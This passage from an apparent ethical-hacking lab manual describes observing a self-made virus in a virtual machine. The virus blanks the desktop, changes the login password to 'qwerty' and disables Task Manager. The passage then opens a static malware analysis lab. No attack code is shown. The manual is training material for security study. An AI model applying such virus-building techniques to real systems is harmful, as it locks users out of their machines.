


20. Once you have executed the virus, close the window and you can observe that the **Desktop** screen goes blank, indicating that the virus has infected the system, as shown in the screenshot.




21. Surprised by the system behavior, the victim (you) attempts to fix the machine by restarting it. Once the machine has rebooted, try to log in to the machine with the provided **Username** and **Password**. You should receive the error message "the password is incorrect. Try again."


22. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.



23. Click **OK** and login with the password that you provided at the time of virus creation (i.e., **qwerty**). You should log in to the machine with the new password.



24. Now, try to open **Task Manager**; observe that an opening error pop-up appears, and then click **OK**.



25. You will get a similar error for all the applications that are disabled by the virus.
26. This is how attackers infect a system with viruses. Now, before going to the next task, **End** the lab and re-launch it to reset the machines. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section.
27. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☒ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Static Malware Analysis

Malware analysis is the process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact.

Lab Scenario

Attackers use sophisticated malware techniques as cyber weapons to steal sensitive data. Malware can inflict intellectual and financial losses on the target, be it an individual, a group of people, or an organization. The worst part is that it spreads from one system to another with ease and stealth.

Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and cure the existing infections and thwart future problems, it is necessary to perform malware analysis. Many tools and techniques exist to perform 